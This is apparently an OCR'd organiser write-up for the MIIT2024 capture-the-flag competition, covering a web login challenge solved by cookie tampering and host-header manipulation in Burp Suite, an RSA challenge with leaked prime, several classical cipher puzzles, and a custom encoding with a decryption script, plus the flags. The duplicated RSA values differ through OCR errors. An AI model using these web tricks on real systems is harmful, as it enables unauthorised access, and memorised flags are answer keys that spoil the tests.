
The page display the login page




Then there is a robots.txt file containing /s3cr3t/ directory. To find robots.txt, can use any fuzzing tools or directory scan such as dirsearch.




Go to the /s3cr3t/, and it displays a blank page. Look at the source code.




A credential is required to log in to the login page.





The webpage will display welcome, User. Go to inspect element → storage; there is a cookies user type.

Intercept the web using Burp Suite, change the cookie's value to admin (This attack is called improper session management), and change the host to 127.0.0.1 (This attack is called host header injection). Then, forward the request.



FLAG:

MIIT2024{1ns1d3r_1ntrud3r_fr0m_0ut51d3}

CRYPTOGRAPHY

SIMPLERSA

Creator: Kiok

```python
from Crypto.Util.number import bytes_to_long, getPrime, long_to_bytes

with open("flag.txt", 'r') as f:
    flag = f.read().strip()

flag = bytes_to_long(flag.encode())
e = 65537
p = getPrime(1024)
q = getPrime(1024)


n = p * q


c = pow(flag, e, n)

print(f'n={n}')
print(f'p={p}')
print(f'c={c}')
```

The output.txt already provide n,p and c

```
┌──(osiris㉿ALICE)-[~/FYP/simpleRSA]
└─$ cat output.txt
n = 125094890910709932661936437570872507735996975175729970295837341970719654963054851845360632934208418055278178560172302110999361651047542606772443010444593977814216105378576977730225152411398589675091834597102064500943827735469073127010835475149381455890907020210379953219928397632004804750718700748536938553798349170622241036469163896326018173929510174340744232898270059276794379043531167212054407058855172360807097369318813543367844792072908950878702446752721446879726240777617466228510467229627229868043500192912030369841216374571756575350940997717765435734880305038770120441670059272719054891144453642515385111905363
p = 121858251210746219761477572038595911711156361453426530713081390421185015439966488871121424409796634085286960255779797601006280429428542748228465957266117691246194911663926796914272039877586051583578845270047415391733124019477824133768573816483668363517614572042456675768772340905785336057537216237265656825241
c = 292690078197905835527864988531888701132202070434779349935203558499953091155831288946395355071392223812667611597882174782994228247982345842335360825178312826852214444812111170306747468561635893410002078973787598413026492008311251857918352273923743887066813286893264005620988779901854497428548403508736456871408305122114246783298359976640561574299251743192299117802660230239907388164227509751155687499341927829930565142909803113348418360808192954080890860124921871514739286902833946769544200102801144041024287220138045417189548382847265987812476978521861039234939568867294742662577626810014275411962675478904149503869 3
```

Solution

```python
from Crypto.Util.number import long_to_bytes, inverse

n = 125094890910709932661936437570872507735996975175729970295837341970719654963054851845360632934208418055278178560172302110999361651047542606772443010444593977814216105378576977730225152411398589675091834597102064500943827735469073127010835475149381455890907020210379953219928397632004804750718700748536938553798349170622241036469163896326018173929510174340744232898270059276794379043531167212054407058855172360807097369318813543367844792072908950878702446752721446879726240777617466228510467229627229868043500192912030369841216374571756575350940997717765435734880305038770120441670059272719054891144453642515385111905363
p = 121858251210746219761477572038595911711156361453426530713081390421185015439966488871121424409796634085286960255779797601006280429428542748228465957266117691246194911663926796914272039877586051583578845270047415391733124019477824133768573816483668363517614572042456675768772340905785336057537216237265656825241
c = 292690078197905835527864988531888701132202070434779349935203558499953091155831288946395355071392223812667611597882174782994228247982345842335360825178312826852214444812111170306747468561635893410002078973787598413026492008311251857918352273923743887066813286893264005620988779901854497428548403508736456871408305122114246783298359976640561574299251743192299117802660230239907388164227509751155687499341927829930565142909803113348418360808192954080890860124921871514739286902833946769544200102801144041024287220138045417189548382847265987812476978521861039234939568867294742662577626810014275411962675478904149503869 3
q = n // p
phi = (p-1)*(q-1)
e = 65537
d = inverse(e,phi)
m = pow(c,d,n)
flag = long_to_bytes(m)

print(f"Flag: {flag}")
```

```
┌──(osiris㉿ALICE)-[~/FYP/simpleRSA]
└─$ python solution.py
Flag: b'MIIT2024{353c0d355ec610b63f63a3c303f01ba5}'
```

FLAG:

MIIT2024{353c0d355ec610b63f63a3c303f01ba5}


CODE (Python)

```
from Crypto.Util.number import long_to_bytes, inverse

n =
125094890910709932661936437570872507735996975175729970295837341970719654963054851845360632934208418055278178560172302110999361651047542606772443010444593977814216105378576977730225152411398589675091834597102064500943827735469073127010835475149381455890907020210379953219928397632004804750718700748536938553798349170622241036469163896326018173929510174340744232898270059276794379043531167212054407058855172360807097369318813543367844792072908950878702446752721446879726240777617461466228510467229627229868043500192912030369841216374571756575350940997717765435734880305038770120441670059272719054891144453642515385119053634
p =
121858251210746219761477572038595911711156361453426530713081390421185015439966488871121424409796634085286960255779797601006280429428542748228465957266117691246194911663926796914272039877586051583578845270047415391733124019477824133768573816483668363517614572042456675768772340905785336057537216237265656825241
c =
292690078197905835527864988531888701132202070434779349935203558499953091155831288946395355071392223812667611597882174782994228247982345842335360825178312826852214444812111170306747468561635893410002078973787598413026492008311251857918352273923743887066813286893264005620988779901854497428548403508736456871408305122114246783298359976640561574299251743192299117802660230239907388164227509751155687499341927829930565142909803118348418360808192954080890860124921871514739286902833946769544200102801144041024287220138045417189548382847265987812476978521861039234939568867294742662577626810014275411962675478904149503869 3

q = n // p
phi = (p-1)*(q-1)
e = 65537
d = inverse(e,phi)
m = pow(c,d,n)
flag = long_to_bytes(m)

print(f"Flag: {flag}")
```

REARRANGED 1

Creator: SpicyMochi

The participants will be given this text file.



Initial analysis will get them this.

Then they will get the flag using the atbash cipher like the following

They will find the flag here.


```
Guess who belongs to someone else now
The house we called our home
MIIT2024{my_h0us3_15_n0t_4_h0m3}
Has fallin' to pieces on its own
```

FLAG :
MIIT2024{my_h0us3_15_n0t_4_h0m3}

REARRANGED 2


Creator: SpicyMochi

The participants will received a similar text file format like the previous challenge. They will also get a hint on how to solve it with an online ceaser cipher tool. The hint should distract the participants from using a ceaser cipher bruteforce tool.




INTENDED


When using the tool rotating shift to 1, they will see



When they shift further left to -3 , they will see that they are closer to the answer.



Then the plaintext will be found when going to shift **-5**




They will find parts of the flag that should be combined to get the full flag.

```
1. MIIT2024{
Don't you just wanna wake up
Dark as a lake
Smelling like a bonfire
Lost in a haze?
If you're drunk on life, babe
I think it's great
4.sw33t_
```

ALTERNATIVE METHOD

If they do not use the given link and use a ceaser cipher brute force tool they should get the flag like this.



They will find parts of the flag that should be combined to get the full flag.


```
1. MIIT2024{
Don't you just wanna wake up
Dark as a lake
Smelling like a bonfire
Lost in a haze?
If you're drunk on life, babe
I think it's great
4.sw33t_
```

FLAG:
MIIT2024{y0ur_t00_sw33t_4_m3}

REARRANGED 3


Creator: SpicyMochi

They will be given this file



When trying to identify the cipher method, they will be distracted by the top ciphers, but if they keep trying all ciphers they will end up using the right one.

They will find the plaintext when shifting to -7




However they are not given the flag yet, they are given the encrypted flag with a hint

```
YCCL7176{q9jl6ml}
there is more to substitute
```

There will be many substitution hint on how to decrypt the flag

```
Saat tak tahu arah, kau di sana
Menjadi(y/m) gagah saat ku tak bisa
Sedikit kujelaskan tentangku dan kamu
```

If they arranged it accordingly, they will be able to get the flag





Flag :
MIIT2024{b3rt4ut}

NO KEYS NEEDED

Creator: SpicyMochi

The participants will be given this code and this ciphertext.





Code analysis

In this code it performs a mathematical equation to perform the encryption

- It multiply ascii value by 2, then add 10.
- Perform XOR using 69 , then add 2.
- Multiply the results by 7, then subtract 8.
- Then performs xor with 17.

The results are then converted back to characters using “chr” and add them all together.

To get the flag in its plaintext form, we need to reverse every part of the mathematical equation.

First we need to separate each character.

Then we do the equation in reverse

- Performs XOR with 17.
- Add 8, then divides by 7.
- Perform XOR with 69
- Subtracts 10, then divide 2


The decryption code should look like this.

~/ctfQuestions/crypto4/decrypt.py - Mousepad

File Edit Search View Document Help

```python
def decrypt(encrypted_message):
    decrypted_message = ""
    for char in encrypted_message:
        a = ord(char) ^ 17
        b = int((a + 8) / 7)
        c = (b - 2) ^ 69
        decrypted_char = int((c - 10) / 2)
        decrypted_message += chr(int(decrypted_char))
    return decrypted_message

with open("output.txt", "r") as file:
    encrypted_flag = file.read().strip()
decrypted_flag = decrypt(encrypted_flag)

print(f"flag:{decrypted_flag}")

```

Then run the code.



FLAG :
MIIT2024{1_kn0w_u_4r3_us1ng_ai}

THE OLD HOUSE – THE RETURN


Creator: woyoubingqiling

a week passed since Aunt May's sudden death, we decided to go to the old house to tidy up The old house. it was our family's heirloom, aunt may was given the house by granpa 40 years ago said uncle jim, Hence she has never left the town until the end.

as we reached the house, i decided to go for a tour around the yard. it has been 10 years since we last visited this placE for summer break. i had always loved the yard as the gardens were separated between flowers, vegetables, and fruits. in the flower garden, there is a small maze where me and my siblings used to play. i suddenly realized I was at the front gate of the flower garden. my Heart felt uneasy. i was about to walk into the maze when a paper flew into my face. i pulled it off, and together with a pungent smell, the paper was it writtEn…in blood? yuck!

